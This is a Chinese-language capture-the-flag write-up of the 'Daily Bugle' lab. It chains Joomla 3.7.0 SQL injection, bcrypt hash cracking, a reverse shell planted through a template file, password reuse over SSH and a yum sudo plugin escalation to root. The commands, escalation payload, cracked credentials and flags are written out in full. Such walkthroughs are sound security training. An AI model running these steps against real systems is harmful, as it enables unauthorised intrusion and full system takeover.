

Target IP Address : 10.49.185.116

Summary

Daily Bugle是一个通过利用Joomla CMS的SQL注入漏洞, 并配合Hash爆破与yum提权操作实现flag获得的靶场, 重点在于SQL注入漏洞的返现, 建立进一步信息收集的立足点, 进而实现对于Hash的破解与进一步的提权操作
同时, SQL注入的发现过程中, 数据包的获取是一个很好的发现途径, 但是, 利用现有工具, 能够更好的提升效率, 例如Joomscan 工具直接利用, 加速了SQL注入漏洞的发现于利用

Key Techniques

- Web Enumeration
- CMS Enumeration
- Hash Crack
- Linux Privilege Escalation

Reconnaissance

尝试先访问 robots.txt 查看是否存在一些可利用的信息

```
1 http://10.49.185.116/robots.txt
2
3 # If the Joomla site is installed within a folder
4 # eg www.example.com/joomla/ then the robots.txt file
5 # MUST be moved to the site root
6 # eg www.example.com/robots.txt
7 # AND the joomla folder name MUST be prefixed to all of the
8 # paths.
9 # eg the Disallow rule for the /administrator/ folder MUST
10 # be changed to read
11 # Disallow: /joomla/administrator/
12 #
13 # For more information about the robots.txt standard, see:
14 # http://www.robotstxt.org/orig.html
15 #
16 # For syntax checking, see:
17 # http://tool.motoricerca.info/robots-checker.phtml
18
19 User-agent: *
20 Disallow: /administrator/
21 Disallow: /bin/
22 Disallow: /cache/
23 Disallow: /cli/
24 Disallow: /components/
25 Disallow: /includes/
26 Disallow: /installation/
27 Disallow: /language/
28 Disallow: /layouts/
29 Disallow: /libraries/
30 Disallow: /logs/
31 Disallow: /modules/
```

```
32 | Disallow: /plugins/
33 | Disallow: /tmp/
```

nmap扫描, 进一步收集信息

```
1 | nmap -T4 -A -F 10.49.185.116
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp    open  http      Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_ http-title: Home
|_ http-generator: Joomla! - Open Source Content Management
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_ /layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp  open  mysql     MariaDB 10.3.23 or earlier (unauthorized)
```

gobuster枚举扫描

```
1 | gobuster dir -u http://10.49.185.116 -w /home/druid/Tools/SecLists/Discovery/web-Content/raft-medium-directories.txt
```

```
=====
cache      (Status: 301) [Size: 235] [--> http://10.49.185.116/cache/]
images     (Status: 301) [Size: 236] [--> http://10.49.185.116/images/]
tmp        (Status: 301) [Size: 233] [--> http://10.49.185.116/tmp/]
templates  (Status: 301) [Size: 239] [--> http://10.49.185.116/templates/]
language   (Status: 301) [Size: 238] [--> http://10.49.185.116/language/]
includes   (Status: 301) [Size: 238] [--> http://10.49.185.116/includes/]
modules    (Status: 301) [Size: 237] [--> http://10.49.185.116/modules/]
media      (Status: 301) [Size: 235] [--> http://10.49.185.116/media/]
bin        (Status: 301) [Size: 233] [--> http://10.49.185.116/bin/]
administrator (Status: 301) [Size: 243] [--> http://10.49.185.116/administrator/]
components (Status: 301) [Size: 240] [--> http://10.49.185.116/components/]
plugins    (Status: 301) [Size: 237] [--> http://10.49.185.116/plugins/]
libraries  (Status: 301) [Size: 239] [--> http://10.49.185.116/libraries/]
layouts    (Status: 301) [Size: 237] [--> http://10.49.185.116/layouts/]
cli        (Status: 301) [Size: 233] [--> http://10.49.185.116/cli/]
Progress: 29999 / 29999 (100.00%)
=====
Finished
=====
```

Initial Access & Delivery

访问 administrator 目录

```
1 | http://10.49.185.116/administrator/
```



使用 BurpSuite 收集数据包信息, 以便进一步分析

```
1 POST /administrator/index.php HTTP/1.1
2 Host: 10.49.185.116
3 Content-Length: 109
4 Cache-Control: max-age=0
5 Origin: http://10.49.185.116
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/144.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
  */*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.49.185.116/administrator/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: 2b01af51830ca9615359108de04d9ca1=k3rnh5ocrpfbc1j9sfj0jcqs33
14 Connection: keep-alive
15
16 username=admin&passwd=1234&option=com_login&task=login&return=aw5kzXgucGhw&535d445433da
  caee082860e3d3e2b237=1
```

有数据包信息猜测是否存在, 可利用的注入漏洞利用途径

但是, 通过 administrator 目录的访问获知目标为Joomla框架, 尝试寻找是否存在相关的利用或者扫描工具, 找到了joomscan

```
1 | joomscan http://10.49.185.116/
```

```
[+] Detecting Joomla Version
[++] Joomla 3.7.0

[+] Core Joomla Vulnerability
[++] Target Joomla core is not vulnerable

[+] Checking Directory Listing
[++] directory has directory listing :
http://10.49.185.116/administrator/components
http://10.49.185.116/administrator/modules
http://10.49.185.116/administrator/templates
http://10.49.185.116/images/banners

[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.49.185.116/administrator/


[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.49.185.116/robots.txt

Interesting path found from robots.txt
http://10.49.185.116/joomla/administrator/
http://10.49.185.116/administrator/
http://10.49.185.116/bin/
http://10.49.185.116/cache/
http://10.49.185.116/cli/
http://10.49.185.116/components/
http://10.49.185.116/includes/
http://10.49.185.116/installation/
http://10.49.185.116/language/
http://10.49.185.116/layouts/
http://10.49.185.116/libraries/
http://10.49.185.116/logs/
http://10.49.185.116/modules/
http://10.49.185.116/plugins/
http://10.49.185.116/tmp/
```

得到了Joomla的版本为3.7.0,在Exploit-db中搜索该版本是否有漏洞,搜索到了CVE-2017-8917漏洞

利用脚本 <https://github.com/stefanlucas/Exploit-Joomla>

```
1 python joomblah.py http://10.49.185.116/
```



```
[~] Fetching CSRF token
[-] Testing SQLi
- Found table: fb9j5_users
- Extracting users from fb9j5_users
[$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTZutm', '', '']
- Extracting sessions from fb9j5_session
```


```
1 [-] Fetching CSRF token
2 [-] Testing SQLi
3 - Found table: fb9j5_users
4 - Extracting users from fb9j5_users
5 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com',
6 '$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTZutm', '', '']
7 - Extracting sessions from fb9j5_session
```

Crack & Exploitation

将 `$2y$10$0ve0/JSFh4389Lluc4Xya.dfy2MF.bZh0jVMw.V.d3p12kBTZutm` 保存为hash文件

使用 john 进行破解

```
1 sudo john hash --wordlist=/home/druid/Tools/wordlists/rockyou.txt
```



```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:04:14 0.15% (ETA: 2026-02-19 11:13) 0g/s 105.2p/s 105.2c/s 105.2C/s sammy6..pufulet
0g 0:00:05:59 0.22% (ETA: 2026-02-19 11:05) 0g/s 105.7p/s 105.7c/s 105.7C/s 122092..102981
spiderman123 (?)
1g 0:00:07:20 DONE (2026-02-17 13:44) 0.002269g/s 106.3p/s 106.3c/s 106.3C/s supaman..smokers
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到了用户名与密码

```
1 jonah
2
3 spiderman123
```

登陆 <http://10.49.185.116/administrator/index.php>

确保Template中的option允许php文件运行

更新现有模版文件的index.php文件为reverse shell文件,保存后,点击Template View运行更改后的文件

Kali进行nc监听

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.213.166] from (UNKNOWN) [10.49.185.116] 50086
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64
01:09:06 up 1:23, 0 users, load average: 0.10, 0.06, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ ls -al
ls -al
total 16
dr-xr-xr-x.  17 root root    244 Dec 14  2019 .
dr-xr-xr-x.  17 root root    244 Dec 14  2019 ..
-rw-r--r--.   1 root root      0 Dec 14  2019 .autorelabel
lrwxrwxrwx.   1 root root      7 Dec 14  2019 bin -> usr/bin
dr-xr-xr-x.   5 root root   4096 Jan 14  2020 boot
drwxr-xr-x.  19 root root   2980 Feb 16 23:45 dev
drwxr-xr-x.  79 root root   8192 Jan 14  2020 etc
drwxr-xr-x.   3 root root     22 Dec 14  2019 home
lrwxrwxrwx.   1 root root      7 Dec 14  2019 lib -> usr/lib
lrwxrwxrwx.   1 root root      9 Dec 14  2019 lib64 -> usr/lib64
drwxr-xr-x.   2 root root      6 Apr 11  2018 media
drwxr-xr-x.   2 root root      6 Apr 11  2018 mnt
drwxr-xr-x.   2 root root      6 Apr 11  2018 opt
dr-xr-xr-x. 117 root root      0 Feb 16 23:45 proc
dr-xr-x---.   3 root root    163 Dec 15  2019 root
drwxr-xr-x.  25 root root    700 Feb 16 23:45 run
lrwxrwxrwx.   1 root root      8 Dec 14  2019/sbin -> usr/sbin
drwxr-xr-x.   2 root root      6 Apr 11  2018 srv
dr-xr-xr-x.  13 root root      0 Feb 16 23:45 sys
drwxrwxrwt.   2 root root      6 Feb 16 23:45 tmp
drwxr-xr-x.  13 root root    155 Dec 14  2019 usr
drwxr-xr-x.  20 root root    278 Dec 14  2019 var
```

使用linpeas.sh脚本进行提权 在/tmp目录尝试下载Kali中的Linpeas.sh脚本

```
Searching passwords in config PHP files
/var/www/html/configuration.php:      public $password = 'nv5uz9r3ZEDzVjNu';
/var/www/html/libraries/joomla/log/logger/database.php:      $this->password = (empty($this->options['db_pass'])) ? '' :
    $this->options['db_pass'];
/var/www/html/libraries/joomla/log/logger/database.php:      $this->password = null;
/var/www/html/libraries/joomla/log/logger/database.php:      'password' => $this->password,
```

找到了密码 nv5uz9r3ZEDzVjNu

结合用户名jameson与密码nv5uz9r3ZEDzVjNu进行ssh登陆

```

$ ssh jjameson@10.49.185.116
The authenticity of host '10.49.185.116 (10.49.185.116)' can't be established.
ED25519 key fingerprint is: SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXewBvcBbBY
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.185.116' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jjameson@10.49.185.116's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$ ls -al
total 16
drwx----- 2 jjameson jjameson 99 Dec 15 2019 .
drwxr-xr-x 3 root root 22 Dec 14 2019 ..
lrwxrwxrwx 1 jjameson jjameson 9 Dec 14 2019 .bash_history -> /dev/null
-rw-r--r-- 1 jjameson jjameson 18 Aug 8 2019 .bash_logout
-rw-r--r-- 1 jjameson jjameson 193 Aug 8 2019 .bash_profile
-rw-r--r-- 1 jjameson jjameson 231 Aug 8 2019 .bashrc
-rw-rw-r-- 1 jjameson jjameson 33 Dec 15 2019 user.txt
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
[jjameson@dailybugle ~]$

```

Privilege Escalation

运行 `sudo -l` 查看,发现

```
1 | (ALL) NOPASSWD: /usr/bin/yum
```

尝试提权

```

1 TF=$(mktemp -d)
2
3 cat >$TF/x<<EOF
4 [main]
5 plugins=1
6 pluginpath=$TF
7 pluginconfpath=$TF
8 EOF
9
10 cat >$TF/y.conf<<EOF
11 [main]
12 enabled=1
13 EOF
14
15 cat >$TF/y.py<<EOF
16 import os
17 import yum
18 from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
19 requires_api_version='2.1'
20 def init_hook(conduit):
21     os.execle('/bin/sh', '/bin/sh')
22 EOF
23

```



```
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>     os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
sh-4.2# cat /root/root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```